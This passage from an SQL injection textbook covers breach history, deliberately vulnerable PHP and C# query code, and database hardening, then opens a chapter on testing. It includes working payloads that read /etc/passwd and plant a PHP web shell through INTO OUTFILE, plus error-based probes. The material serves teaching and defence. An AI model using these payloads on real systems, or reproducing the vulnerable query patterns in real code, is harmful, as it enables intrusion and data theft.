In addition, the Open Web Application Security Project (OWASP) lists Injection Flaws (which include SQL injection) as the most serious security vulnerability affecting Web applications in its 2010 Top 10 list. The primary aim of the OWASP Top 10 is to educate developers, designers, architects, and organizations about the consequences of the most common Web application security vulnerabilities. In the previous list published in 2007, SQL injection was listed at second place. OWASP, for 2010, changed the ranking methodology to estimate risk, instead of relying solely on the frequency of the associated weakness. The OWASP Top 10 list has historically been compiled from data extracted from Common Vulnerabilities and Exposures (CVE) list of publicly known information security

vulnerabilities and exposures published by the MITRE Corporation (<http://cve.mitre.org/>). The problem with using CVE numbers as an indication of how many sites are vulnerable to SQL injection is that the data does not provide insight into vulnerabilities within custom-built sites. CVE requests represent the volume of discovered vulnerabilities in commercial and open source applications; they do not reflect the degree to which those vulnerabilities exist in the real world. In reality, the situation is much, much worse. Nonetheless, the trends report published in 2007 can make interesting reading (<http://cve.mitre.org/docs/vuln-trends/vuln-trends.pdf>).

We can also look to other resources that collate information on compromised Web sites. Zone-H, for instance, is a popular Web site that records Web site defacements. The site shows that a large number of high-profile Web sites and Web applications have been hacked over the years due to the presence of exploitable SQL injection vulnerabilities. Web sites within the Microsoft domain have been defaced some 46 times or more going back as far as 2001. You can view a comprehensive list of hacked Microsoft sites online at Zone-H ([www.zone-h.org/content/view/14980/1/](http://www.zone-h.org/content/view/14980/1/)).

The traditional press also likes to heavily publicize any security data breaches, especially those that affect well-known and high-profile companies. Here is a list of some of these:

- In February 2002, Jeremiah Jacks ([www.securityfocus.com/news/346](http://www.securityfocus.com/news/346)) discovered that Guess.com was vulnerable to SQL injection. He gained access to at least 200,000 customers' credit card details.
- In June 2003, Jeremiah Jacks struck again, this time at PetCo.com ([www.securityfocus.com/news/6194](http://www.securityfocus.com/news/6194)), where he gained access to 500,000 credit card details via an SQL injection flaw.
- On June 17, 2005, MasterCard alerted some of its customers to a breach in the security of Card Systems Solutions. At the time, it was the largest known breach of its kind. By exploiting an SQL injection flaw ([www.ftc.gov/os/caselist/0523148/0523148complaint.pdf](http://www.ftc.gov/os/caselist/0523148/0523148complaint.pdf)), a hacker gained access to 40 million credit card details.
- In December 2005, Guidance Software, developer of EnCase, discovered that a hacker had compromised its database server via an SQL injection flaw ([www.ftc.gov/os/caselist/0623057/0623057complaint.pdf](http://www.ftc.gov/os/caselist/0623057/0623057complaint.pdf)), exposing the financial records of 3800 customers.

- Circa December 2006, the US discount retailer TJX was successfully hacked and the attackers stole millions of payment card details from the TJX databases.
- In August 2007, the United Nations Web site ([www.un.org](http://www.un.org)) was defaced via SQL injection vulnerability by an attacker in order to display anti-US messages ([http://news.cnet.com/8301-10784\\_3-9758843-7.html](http://news.cnet.com/8301-10784_3-9758843-7.html)).
- In 2008, the Asprox botnet leverages SQL injection flaws for mass drive by malware infections in order to grow its botnet (<http://en.wikipedia.org/wiki/Asprox>). The number of exploited Web pages is estimated at 500,000.
- In February 2009, a group of Romanian hackers in separate incidents allegedly broke into Kaspersky, F-Secure, and Bit-Defender Web sites by use of SQL injection attacks. The Romanians went on to allegedly hack many other high profile Web sites such as RBS WorldPay, CNET.com, BT.com, Tiscali.co.uk, and national-lottery.co.uk.
- On August 17, 2009, the US Justice Department charged an American citizen Albert Gonzalez and two unnamed Russians with the theft of 130 million credit card numbers using a SQL injection attack. Among the companies compromised were credit card processor Heartland Payment Systems, convenience store chain 7-Eleven, and supermarket chain Hannaford Brothers.
- In February 2011, hbgaryfederal.com was found by the Anonymous group to be vulnerable to a SQL injection flaw within its CMS.
- In April 2011, Barracuda Networks Web site ([barracudanetworks.com](http://barracudanetworks.com)) was found to be vulnerable to SQL injection and the hacker responsible for the compromise published database dumps online—including the authentication credentials and hashed passwords for CMS users!
- In May 2011, LulzSec compromised several Sony Web sites ([sonypictures.com](http://sonypictures.com), [SonyMusic.gr](http://SonyMusic.gr), and [SonyMusic.co.jp](http://SonyMusic.co.jp)) and proceeded to dump the database contents online for their amusement. LulzSec says it accessed the passwords, e-mail addresses, home addresses and dates of birth of one million users. The group says it also stole all admin details of Sony Pictures, including passwords. 75,000 music codes and 3.5 million music coupons were also accessed, according to the press release.

- In May 2011, LulzSec compromised the Public Broadcast Service (PBS) Web site—in addition to dumping numerous SQL databases through a SQL injection attack, LulzSec injected a new page into PBS’s Web site. LulzSec posted usernames and hashed passwords for the database administrators and users. The group also posted the logins of all PBS local affiliates, including their plain text passwords.
- In June 2011, Lady Gaga’s fan site was hacked and according to a statement released at the time “The hackers took a content database dump from [www.ladygaga.co.uk](http://www.ladygaga.co.uk) and a section of e-mail, first name, and last name records were accessed. There were no passwords or financial information taken”—<http://www.mirror.co.uk/celebs/news/2011/07/16/lady-gaga-website-hacked-and-fans-details-stolen-115875-23274356>.

Historically, attackers would compromise a Web site or Web application to score points with other hacker groups, to spread their particular political viewpoints and messages, to show off their “mad skillz,” or simply to retaliate against a perceived slur or injustice. Today, however, an attacker is much more likely to exploit a Web application to gain financially and make a profit. A wide range of potential groups of attackers are on the Internet today, all with differing motivations (I’m sure everyone reading this book is more than aware of who LulzSec and Anonymous are!). They range from individuals looking simply to compromise systems driven by a passion for technology and a “hacker” mentality, focused criminal organizations seeking potential targets for financial proliferation, and political activists motivated by personal or group beliefs, to disgruntled employees and system administrators abusing their privileges and opportunities for a variety of goals. A SQL injection vulnerability in a Web site or Web application is often all an attacker needs to accomplish his goal.

Starting in early 2008, hundreds of thousands of Web sites were compromised by means of an automated SQL injection attack (Asprox). A tool was used to search for potentially vulnerable applications on the Internet, and when a vulnerable site was found the tool automatically exploited them. When the exploit payload was delivered it executed an iterative SQL loop that located every user-created table in the remote database and then appended every text column within the table with a malicious client-side script. As most database-driven Web applications use data in the database to dynamically construct Web content, eventually the script would be presented to a user of the compromised Web site or application. The tag would instruct any browser that loads an infected Web page to execute a malicious script that was hosted on a remote server. The purpose of this was to infect as many hosts with malware as possible. It was a very effective attack. Significant sites such as ones operated by government agencies, the United Nations, and major corporations were compromised and infected by this

mass attack. It is difficult to ascertain exactly how many client computers and visitors to these sites were in turn infected or compromised, especially as the payload that was delivered was customizable by the individual launching the attack.

## **Are You Owned?**

### **It Couldn't Happen to Me, Could It?**

I have assessed many Web applications over the years, and I used to find that one in every three applications I tested was vulnerable to SQL injection. To some extent this is still true, however I do feel that I have to work that much harder for my rewards these days. This could be down to a number of variables that are far too difficult to quantify, however I genuinely believe that with the improvement in the general security of common development frameworks and developer education stratagems, developers are making a concentrated effort to avoid introducing these flaws into their applications. Presently I am seeing SQL injection flaws in technologies and/or applications produced by inexperienced developers coding for emerging technologies and/or platforms but then again the Asprox botnet is still going strong! The impact of the vulnerability varies among applications and platforms, but this vulnerability is present in many applications today. Many applications are exposed to hostile environments such as the Internet without being assessed for vulnerabilities. Defacing a Web site is a very noisy and noticeable action and is usually performed by “script kiddies” to score points and respect among other hacker groups. More serious and motivated attackers do not want to draw attention to their actions. It is perfectly feasible that sophisticated and skilled attackers would use an SQL injection vulnerability to gain access to and compromise interconnected systems. I have, on more than one occasion, had to inform a client that their systems have been compromised and are actively being used by hackers for a number of illegal activities. Some organizations and Web site owners may never know whether their systems have been previously exploited or whether hackers currently have a back door into their systems.

## **Understanding How It Happens**

SQL is the standard language for accessing Microsoft SQL Server, Oracle, MySQL, Sybase, and Informix (as well as other) database servers. Most Web applications need to interact with a database, and most Web application programming languages, such as ASP, C#, .NET, Java, and PHP, provide programmatic ways of connecting to a database and interacting with it. SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated before passing them to SQL queries that will be executed on a database server. If an attacker can control the input that is sent to an SQL query and manipulate that input so that the

data is interpreted as a code instead of as data, the attacker may be able to execute the code on the back-end database.

Each programming language offers a number of different ways to construct and execute SQL statements, and developers often use a combination of these methods to achieve different goals. A lot of Web sites that offer tutorials and code examples to help application developers solve common coding problems often teach insecure coding practices and their example code is also often vulnerable. Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection. This situation has been improving over time and now a Google search for how to prevent SQL injection in your language or technology of choice, will usually present with a large number of valuable and useful resources that do offer good advice on the *correct* way to do things. On several tutorial sites you can still find an insecure code, but usually if you look through the comments you will find warnings from more security savvy community contributors. Apple and Android offer good advice to developers moving to the platforms on how to develop the code securely and these do contain some coverage with regard to preventing SQL injection vulnerabilities; similarly the HTML5 communities offer many warnings and some good security advice to early adopters.

## Dynamic String Building

Dynamic string building is a programming technique that enables developers to build SQL statements dynamically at runtime. Developers can create general-purpose, flexible applications by using dynamic SQL. A dynamic SQL statement is constructed at execution time, for which different conditions generate different SQL statements. It can be useful to developers to construct these statements dynamically when they need to decide at runtime what fields to bring back from, say, *SELECT* statements, the different criteria for queries, and perhaps different tables to query based on different conditions.

However, developers can achieve the same result in a much more secure fashion if they use parameterized queries. Parameterized queries are queries that have one or more embedded parameters in the SQL statement. Parameters can be passed to these queries at runtime; parameters containing embedded user input would not be interpreted as commands to execute, and there would be no opportunity for code to be injected. This method of embedding parameters into SQL is more efficient and a lot more secure than dynamically building and executing SQL statements using string-building techniques.

The following PHP code shows how some developers build SQL string statements dynamically from user input. The statement selects a data record from a table in a database. The record that is returned depends on the value that the user is entering being present in at least one of the records in the database:

```
// a dynamically built sql string statement in PHP

$query = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";

// a dynamically built sql string statement in .NET

query = "SELECT * FROM table WHERE field = " + request.getParameter("input") + "";
```

One of the issues with building dynamic SQL statements such as this is that if the code does not validate or encode the input before passing it to the dynamically created statement, an attacker could enter SQL statements as input to the application and have his SQL statements passed to the database and executed. Here is the SQL statement that this code builds:

```
SELECT * FROM TABLE WHERE FIELD = 'input'
```

### **Incorrectly Handled Escape Characters**

SQL databases interpret the quote character (‘) as the boundary between the code and data. They assume that anything following a quote is a code that it needs to run and anything encapsulated by a quote is data. Therefore, you can quickly tell whether a Web site is vulnerable to SQL injection by simply typing a single quote in the URL or within a field in the Web page or application. Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement:

```
// build dynamic SQL statement

$SQL = "SELECT * FROM table WHERE field = '$_GET[\"input\"]'";

// execute sql statement

$result = mysql_query($SQL);

// check to see how many rows were returned from the database

$rowcount = mysql_num_rows($result);
```



```
// iterate through the record set returned

$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {

    if ($row <= $rowcount){

        print $db_field[$row]. "<BR>";

        $row++;

    }

}
```

If you were to enter the single-quote character as input to the application, you may be presented with either one of the following errors; the result depends on a number of environmental factors, such as programming language and database in use, as well as protection and defense technologies implemented:

Warning: mysql\_fetch\_assoc(): supplied argument is not a valid MySQL result resource

You may receive the preceding error or the one that follows. The following error provides useful information on how the SQL statement is being formulated:

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near ''VALUE''

The reason for the error is that the single-quote character has been interpreted as a string delimiter. Syntactically, the SQL query executed at runtime is incorrect (it has one too many string delimiters), and therefore the database throws an exception. The SQL database sees the single-quote character as a special character (a string delimiter). The character is used in SQL injection attacks to “escape” the developer’s query so that the attacker can then construct his own queries and have them executed.

The single-quote character is not the only character that acts as an escape character; for instance, in Oracle, the blank space ( ), double pipe (||), comma (,), period (.), (\* /), and double-quote characters (") have special meanings. For example:

```
-- The pipe [|] character can be used to append a function to a value.

-- The function will be executed and the result cast and concatenated.
http://victim.com/id=1||utl_inaddr.get_host_address(local)--

-- An asterisk followed by a forward slash can be used to terminate a

-- comment and/or optimizer hint in Oracle

http://victim.com/hint = */ from dual-
```

It is important to become familiar with all of the idiosyncrasies of the database you are attacking and/or defending, for example an opening delimiter in SAP MAX DB (SAP DB) consists of a less than character and an exclamation mark:

```
http://www.victim.com/id=1 union select operating system from sysinfo.version--<!
```

SAP MAX DB (SAP DB) is not a database I come across often, but the information above has since come in very useful on more than one occasion.

## **Incorrectly Handled Types**

By now, some of you may be thinking that to avoid being exploited by SQL injection, simply escaping or validating input to remove the single-quote character would suffice. Well, that's a trap which lots of Web application developers have fallen into. As I explained earlier, the single-quote character is interpreted as a string delimiter and is used as the boundary between code and data. When dealing with numeric data, it is not necessary to encapsulate the data within quotes; otherwise, the numeric data would be treated as a string.

Here is the source code for a very simple application that passes user input directly to a dynamically created SQL statement. The script accepts a numeric parameter (*\$userid*) and displays information about that user. The query assumes that the parameter will be an integer and so is written without quotes:

```
// build dynamic SQL statement

$SQL = "SELECT * FROM table WHERE field = $_GET["userid"]";

// execute sql statement
```

```

$result = mysql_query($SQL);

// check to see how many rows were returned from the database

$rowcount = mysql_num_rows($result);

// iterate through the record set returned

$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {

    if ($row <= $rowcount){

        print $db_field[$row]. "<BR>";

        $row++;

    }

}

```

MySQL provides a function called *LOAD\_FILE* that reads a file and returns the file contents as a string. To use this function, the file must be located on the database server host and the full pathname to the file must be provided as input to the function. The calling user must also have the FILE privilege. The following statement, if entered as input, may allow an attacker to read the contents of the `/etc/passwd` file, which contains user attributes and usernames for system users:

```
1 UNION ALL SELECT LOAD_FILE('/etc/passwd')--
```

MySQL also has a built-in command that you can use to create and write system files. You can use the following command to write a Web shell to the Web root to install a remotely accessible interactive Web shell:

```
1      UNION      SELECT      "<?      system($_REQUEST['cmd']);      ?>"      INTO      OUTFILE
      "/var/www/html/victim.com/cmd.php" -
```

For the *LOAD\_FILE* and *SELECT INTO OUTFILE* commands to work, the MySQL user used by the vulnerable application must have been granted the FILE permission. For example, by default, the root user has this permission on. FILE is an administrative privilege.

The attacker's input is directly interpreted as SQL syntax; so, there is no need for the attacker to escape the query with the single-quote character. Here is a clearer depiction of the SQL statement that is built:

```
SELECT * FROM TABLE

WHERE

USERID = 1 UNION ALL SELECT LOAD_FILE('/etc/passwd')-
```

### **Incorrectly Handled Query Assembly**

Some complex applications need to be coded with dynamic SQL statements, as the table or field that needs to be queried may not be known at the development stage of the application or it may not yet exist. An example is an application that interacts with a large database that stores data in tables that are created periodically. A fictitious example may be an application that returns data for an employee's time sheet. Each employee's time sheet data is entered into a new table in a format that contains that month's data (for January 2011 this would be in the format *employee\_employee-id\_01012011*). The Web developer needs to allow the statement to be dynamically created based on the date that the query is executed.

The following source code for a very simple application that passes user input directly to a dynamically created SQL statement demonstrates this. The script uses application-generated values as input; that input is a table name and three-column names. It then displays information about an employee. The application allows the user to select what data he wishes to return; for example, he can choose an employee for which he would like to view data such as job details, day rate, or utilization figures for the current month. Because the application already generated the input, the developer trusts the data; however, it is still user-controlled, as it is submitted via a *GET* request. An attacker could submit his table and field data for the application-generated values:

```
// build dynamic SQL statement

$SQL = "SELECT". $_GET["column1"]. ",". $_GET["column2"]. ",". $_GET["column3"]. " FROM ".
    $_GET["table"];

// execute sql statement

$result = mysql_query($SQL);
```

```
// check to see how many rows were returned from the database

$rowcount = mysql_num_rows($result);

// iterate through the record set returned

$row = 1;

while ($db_field = mysql_fetch_assoc($result)) {if ($row <= $rowcount){print
    $db_field[$row]. "<BR>";

    $row++;

}

}
```

If an attacker was to manipulate the HTTP request and substitute the *users* value for the table name and the *user*, *password*, and *Super\_priv* fields for the application-generated column names, he may be able to display the usernames and passwords for the database users on the system. Here is the URL that is built when using the application:

- [http://www.victim.com/user\\_details.php?table=users&column1=user&column2=password&column3=Super\\_priv](http://www.victim.com/user_details.php?table=users&column1=user&column2=password&column3=Super_priv)

If the injection were successful, the following data would be returned instead of the time sheet data. This is a very contrived example; however, real-world applications have been built this way. I have come across them on more than one occasion:

```
+-----+-----+-----+
| user | password | Super_priv |
+-----+-----+-----+
| root | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | Y |
| sqlinjection | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
| 0wned | *2470C0C06DEE42FD1618BB99005ADCA2EC9D1E19 | N |
```

+-----+-----+-----+

## **Incorrectly Handled Errors**

Improper handling of errors can introduce a variety of security problems for a Web site. The most common problem occurs when detailed internal error messages such as database dumps and error codes are displayed to the user or attacker. These messages reveal implementation details that should never be revealed. Such details can provide an attacker with important clues regarding potential flaws in the site. Verbose database error messages can be used to extract information from databases on how to amend or construct injections to escape the developer's query or how to manipulate it to bring back extra data, or in some cases, to dump all of the data in a database (Microsoft SQL Server).

The simple example application that follows is written in C# for ASP.NET and uses a Microsoft SQL Server database server as its back end, as this database provides the most verbose of error messages. The script dynamically generates and executes an SQL statement when the user of the application selects a user identifier from a drop-down list:

```
private void SelectedIndexChanged(object sender, System.EventArgs e)

{

    // Create a Select statement that searches for a record

    // matching the specific id from the Value property.

    string SQL;

    SQL = "SELECT * FROM table ";

    SQL += "WHERE ID=" + UserList.SelectedItem.Value + "'";

    // Define the ADO.NET objects.

    OleDbConnection con = new OleDbConnection(connectionString);

    OleDbCommand cmd = new OleDbCommand(SQL, con);

    OleDbDataReader reader;

    // Try to open database and read information.
```

```

try

{

    con.Open();

    reader = cmd.ExecuteReader();

    reader.Read();

    lblResults.Text = "<b>" + reader["LastName"];

    lblResults.Text += ", " + reader["FirstName"] + "</b><br>";

    lblResults.Text += "ID: " + reader["ID"] + "<br>";

    reader.Close();

}

catch (Exception err)

{

    lblResults.Text = "Error getting data. ";

    lblResults.Text += err.Message;

}

finally

{

    con.Close();

}

}

```

If an attacker was to manipulate the HTTP request and substitute the expected ID value for his own SQL statement, he may be able to use the informative SQL error messages to learn

values in the database. For example, if the attacker entered the following query, execution of the SQL statement would result in an informative error message being displayed containing the version of the RDBMS that the Web application is using:

```
' and 1 in (SELECT @@version) -
```

Although the code does trap error conditions, it does not provide custom and generic error messages. Instead, it allows an attacker to manipulate the application and its error messages for information. [Chapter 4](#) provides more detail on how an attacker can use and abuse this technique and situation. Here is the error that would be returned:

```
Microsoft OLE DB Provider for ODBC Drivers error '80040e07'
```

```
[Microsoft][ODBC SQL Server Driver][SQL Server]Syntax error converting the nvarchar value 'Microsoft SQL Server 2000 - 8.00.534 (Intel X86) Nov 19 2001 13:23:50 Copyright (c) 1988-2000 Microsoft Corporation Enterprise Edition on Windows NT 5.0 (Build 2195: Service Pack 3)' to a column of data type int.
```

## **Incorrectly Handled Multiple Submissions**

White listing is a technique that means all characters should be disallowed, except for those that are in the white list. The white-list approach to validating input is to create a list of all possible characters that should be allowed for a given input, and to deny anything else. It is recommended that you use a white-list approach as opposed to a black list. Black listing is a technique that means all characters should be allowed, except those that are in the black list. The black-list approach to validating input is to create a list of all possible characters and their associated encodings that could be used maliciously, and to reject their input. So many attack classes exist that can be represented in a myriad of ways that effective maintenance of such a list is a daunting task. The potential risk associated with using a list of unacceptable characters is that it is always possible to overlook an unacceptable character when defining the list or to forget one or more alternative representations of that unacceptable character.

A problem can occur on large Web development projects whereby some developers will follow this advice and validate their input, but other developers will not be as meticulous. It is not uncommon for developers, teams, or even companies to work in isolation from one another and to find that not everyone involved with the development follows the same standards. For instance, during an assessment of an application, it is not uncommon to find that almost all of



the input entered is validated; however, with perseverance, you can often locate an input that a developer has forgotten to validate.

Application developers also tend to design an application around a user and attempt to guide the user through an expected process flow, thinking that the user will follow the logical steps they have laid out. For instance, they expect that if a user has reached the third form in a series of forms, the user must have completed the first and second forms. In reality, though, it is often very simple to bypass the expected data flow by requesting resources out of order directly via their URLs. Take, for example, the following simple application:

```
// process form 1

if ($_GET["form"] = "form1"){

    // is the parameter a string?

    if (is_string($_GET["param"])) {

        // get the length of the string and check if it is within the

        // set boundary?

        if (strlen($_GET["param"]) < $max){

            // pass the string to an external validator

            $bool = validate(input_string, $_GET["param"]);

            if ($bool = true) {

                // continue processing

            }

        }

    }

}

// process form 2
```

```

if ($_GET["form"] = "form2"){

    // no need to validate param as form1 would have validated it for us

    $SQL = "SELECT * FROM TABLE WHERE ID = $_GET["param"]";

    // execute sql statement

    $result = mysql_query($SQL);

    // check to see how many rows were returned from the database

    $rowcount = mysql_num_rows($result);

    $row = 1;

    // iterate through the record set returned

    while ($db_field = mysql_fetch_assoc($result)) {

        if ($row <= $rowcount){

            print $db_field[$row]. "<BR>";

            $row++;

        }

    }

}

```

The application developer does not think that the second form needs to validate the input, as the first form will have performed the input validation. An attacker could call the second form directly, without using the first form, or he could simply submit valid data as input into the first form and then manipulate the data as it is submitted to the second form. The first URL shown here would fail as the input is validated; the second URL would result in a successful SQL injection attack, as the input is not validated:

[1] <http://www.victim.com/form.php?form=form1&param='> SQL Failed --

[2] <http://www.victim.com/form.php?form=form2&param='> SQL Success --

## Insecure Database Configuration

You can mitigate the access that can be leveraged, the amount of data that can be stolen or manipulated, the level of access to interconnected systems, and the damage that can be caused by an SQL injection attack, in a number of ways. Securing the application code is the first place to start; however, you should not overlook the database itself. Databases come with a number of default users preinstalled. Microsoft SQL Server uses the infamous “sa” database system administrator account, MySQL uses the “root” and “anonymous” user accounts, and with Oracle, the accounts SYS, SYSTEM, DBSNMP, and OUTLN are often created by default when a database is created. These aren’t the only accounts, just some of the better-known ones; there are a lot more! These accounts are also preconfigured with default and well-known passwords.

Some system and database administrators install database servers to execute as the root, SYSTEM, or Administrator privileged system user account. Server services, especially database servers, should always be run as an unprivileged user (in a chroot environment, if possible) to reduce potential damage to the operating system and other processes in the event of a successful attack against the database. However, this is not possible for Oracle on Windows, as it must run with SYSTEM privileges.

Each type of database server also imposes its own access control model assigning various privileges to user accounts that prohibit, deny, grant, or enable access to data and/or the execution of built-in stored procedures, functionality, or features. Each type of database server also enables, by default, functionality that is often surplus to requirements and can be leveraged by an attacker (xp\_cmdshell, OPENROWSET, LOAD\_FILE, ActiveX, Java support, etc.). [Chapters 4–7](#) will detail attacks that leverage these functions and features.

Application developers often code their applications to connect to a database using one of the built-in privileged accounts instead of creating specific user accounts for their applications needs. These powerful accounts can perform a myriad of actions on the database that are extraneous to an application’s requirement. When an attacker exploits an SQL injection vulnerability in an application that connects to the database with a privileged account, he can execute code on the database with the privileges of that account. Web application developers should work with database administrators to operate a least-privilege model for the application’s database access and to separate privileged roles as appropriate for the functional requirements of the application.

In an ideal world, applications should also use different database users to perform *SELECT*, *UPDATE*, *INSERT*, and similar commands. In the event of an attacker injecting code into a vulnerable statement, the privileges afforded would be minimized. Most applications do not separate privileges, so an attacker usually has access to all data in the database and has *SELECT*, *INSERT*, *UPDATE*, *DELETE*, *EXECUTE*, and similar privileges. These excessive privileges can often allow an attacker to jump between databases and access data outside the application's data store.

To do this, though, he needs to know what else is available, what other databases are installed, what other tables are there, and what fields look interesting! When an attacker exploits an SQL injection vulnerability he will often attempt to access database metadata. Metadata is data about the data contained in a database, such as the name of a database or table, the data type of a column, or access privileges. Other terms that sometimes are used for this information are *data dictionary* and *system catalog*. For MySQL Servers (Version 5.0 or later) this data is held in the *INFORMATION\_SCHEMA* virtual database and can be accessed by the *SHOW DATABASES* and *SHOW TABLES* commands. Each MySQL user has the right to access tables within this database, but can see only the rows in the tables that correspond to objects for which the user has the proper access privileges. Microsoft SQL Server has a similar concept and the metadata can be accessed via the *INFORMATION\_SCHEMA* or with system tables (*sysobjects*, *sysindexkeys*, *sysindexes*, *syscolumns*, *systypes*, etc.), and/or with system stored procedures; SQL Server 2005 introduced some catalog views called “sys.\*” and restricts access to objects for which the user has the proper access privileges. Each Microsoft SQL Server user has the right to access tables within this database and can see all the rows in the tables regardless of whether he has the proper access privileges to the tables or the data that are referenced.

Meanwhile, Oracle provides a number of global built-in views for accessing Oracle metadata (*ALL\_TABLES*, *ALL\_TAB\_COLUMNS*, etc.). These views list attributes and objects that are accessible to the current user. In addition, equivalent views that are prefixed with *USER\_* show only the objects owned by the current user (i.e. a more restricted view of metadata), and views that are prefixed with *DBA\_* show all objects in the database (i.e. an unrestricted global view of metadata for the database instance). The *DBA\_* metadata functions require database administrator (DBA) privileges. Here is an example of these statements:

```
-- Oracle statement to enumerate all accessible tables for the current user
```

```
SELECT OWNER, TABLE_NAME FROM ALL_TABLES ORDER BY TABLE_NAME;
```

```

-- MySQL statement to enumerate all accessible tables and databases for the
-- current user

SELECT table_schema, table_name FROM information_schema.tables;

-- MSSQL statement to enumerate all accessible tables using the system
-- tables

SELECT name FROM sysobjects WHERE xtype = 'U';

-- MSSQL statement to enumerate all accessible tables using the catalog
-- views

SELECT name FROM sys.tables;

```

It is not possible to hide or revoke access to the *INFORMATION\_SCHEMA* virtual database within a MySQL database, and it is not possible to hide or revoke access to the data dictionary within an Oracle database, as it is a view. You can modify the view to restrict access, but Oracle does not recommend this. It is possible to revoke access to the *INFORMATION\_SCHEMA*, *system*, and *sys.\** tables within a Microsoft SQL Server database. This, however, can break some functionality and can cause issues with some applications that interact with the database. The better approach is to operate a least-privilege model for the application's database access and to separate privileged roles as appropriate for the functional requirements of the application.

## Summary

In this chapter, you learned some of the many vectors that cause SQL injection, from the design and architecture of an application, to the developer behaviors and coding patterns that are used in building the application. We discussed how the popular multiple-tier (*n*-tier) architecture for Web applications will commonly have a storage tier with a database that is interacted with by database queries generated at another tier, often in part with user-supplied information. And we discussed that dynamic string building (otherwise known as dynamic SQL), the practice of assembling the SQL query as a string concatenated together with user-supplied input, causes SQL injection as the attacker can change the logic and structure of the

SQL query to execute database commands that are very different from those that the developer intended.

In the forthcoming chapters, we will discuss SQL injection in much more depth, both in finding and in identifying SQL injection ([Chapters 2 and 3](#)), SQL injection attacks and what can be done through SQL injection ([Chapters 4–7](#)), how to defend against SQL injection ([Chapters 8 and 9](#)), and how to find out if you’ve been exploited or recover from SQL injection ([Chapter 10](#)). And finally, in [Chapter 11](#), we present a number of handy reference resources, pointers, and cheat sheets intended to help you quickly find the information you’re looking for.

In the meantime, read through and try out this chapter’s examples again so that you cement your understanding of what SQL injection is and how it happens. With that knowledge, you’re already a long way toward being able to find, exploit, or fix SQL injection out there in the real world!

## Solutions Fast Track

### Understanding How Web Applications Work

- A Web application is an application that is accessed via a Web browser over a network such as the Internet or an intranet. It is also a computer software application that is coded in a browser-supported language (such as HTML, JavaScript, Java, etc.) and relies on a common Web browser to render the application executable.
- A basic database-driven dynamic Web application typically consists of a back-end database with Web pages that contain server-side script written in a programming language that is capable of extracting specific information from a database depending on various dynamic interactions.
- A basic database-driven dynamic Web application commonly has three tiers: the presentation tier (a Web browser or rendering engine), the logic tier (a programming language such as C#, ASP, .NET, PHP, JSP, etc.), and a storage tier (a database such as Microsoft SQL Server, MySQL, Oracle, etc.). The Web browser (the presentation tier: Internet Explorer, Safari, Firefox, etc.) sends requests to the middle tier (the logic tier), which services the requests by making queries and updates against the database (the storage tier).

### Understanding SQL Injection

- SQL injection is an attack in which SQL code is inserted or appended into application/user input parameters that are later passed to a back-end SQL server for parsing and execution.
- The primary form of SQL injection consists of direct insertion of the code into parameters that are concatenated with SQL commands and executed.
- When an attacker is able to modify an SQL statement, the process will run with the same permissions as the component that executed the command (e.g. database server, application server, or Web server), which is often highly privileged.

## **Understanding How It Happens**

- SQL injection vulnerabilities most commonly occur when the Web application developer does not ensure that values received from a Web form, cookie, input parameter, and so forth are validated or encoded before passing them to SQL queries that will be executed on a database server.
- If an attacker can control the input that is sent to an SQL query and manipulate that input so that the data is interpreted as code instead of as data, he may be able to execute code on the back-end database.
- Without a sound understanding of the underlying database that they are interacting with or a thorough understanding and awareness of the potential security issues of the code that is being developed, application developers can often produce inherently insecure applications that are vulnerable to SQL injection.

## **Frequently Asked Questions**

**Q:** What is SQL injection?

**A:** SQL injection is an attack technique used to exploit the code by altering back-end SQL statements through manipulating input.

**Q:** Are all databases vulnerable to SQL injection?

**A:** To varying degrees, most databases are vulnerable.

**Q:** What is the impact of an SQL injection vulnerability?

**A:** This depends on many variables; however, potentially an attacker can manipulate data in the database, extract much more data than the application should allow, and possibly execute operating system commands on the database server.

**Q:** Is SQL injection a new vulnerability?

**A:** No. SQL injection has probably existed since SQL databases were first connected to Web applications. However, it was brought to the attention of the public on Christmas Day 1998.

**Q:** Can I really get into trouble for inserting a quote character (') into a Web site?

**A:** Yes (depending on the jurisdiction), unless you have a legitimate reason for doing so (e.g. if your name has a single-quote mark in it, such as *O'Shea*).

**Q:** How can code be executed because someone prepends his input with a quote character?

**A:** SQL databases interpret the quote character as the boundary between the code and data. They assume that anything following a quote is a code that it needs to run and anything encapsulated by a quote is data.

**Q:** Can Web sites be immune to SQL injection if they do not allow the quote character to be entered?

**A:** No. There are a myriad of ways to encode the quote character so that it is accepted as input, and some SQL injection vulnerabilities can be exploited without using it at all. Also, the quote character is not the only character that can be used to exploit SQL injection vulnerabilities; a number of characters are available to an attacker, such as the double pipe (||) and double quote ("), among others.

**Q:** Can Web sites be immune to SQL injection if they do not use the *GET* method?

**A:** No. *POST* parameters are just as easily manipulated.

**Q:** My application is written in PHP/ASP/Perl/.NET/Java, etc. Is my chosen language immune?

**A:** No. Any programming language that does not validate input before passing it to a dynamically created SQL statement is potentially vulnerable; that is, unless it uses parameterized queries and bind variables.



## Chapter 2

# Testing for SQL Injection

Rodrigo Marcos Alvarez

### Solutions in this chapter:

- Finding SQL Injection
- Confirming SQL Injection
- Automating SQL Injection Discovery

## Introduction

As the presence of SQL injection is commonly tested for remotely (i.e., over the Internet as part of an application penetration test) you usually don't have the opportunity to look at the source code to review the structure of the query into which you are injecting. This often leads to a need to perform much of your testing through inference—that is, “If I see this, then this is probably happening at the back end.”

This chapter discusses techniques for finding SQL injection issues from the perspective of a user sitting in front of his browser and interacting with a Web application. The same techniques apply to non-Web applications with a back-end database. We will also discuss techniques for confirming that the issue is indeed SQL injection and not some other issue, such as XML injection. Finally, we'll look at automating the SQL injection discovery process to increase the efficiency of detecting simpler cases of SQL injection.

## Finding SQL Injection

SQL injection can be present in any front-end application accepting data entry from a system or user, which is then used to access a database server. In this section, we will focus on the Web environment, as this is the most common scenario, and we will therefore initially be armed with just a Web browser.

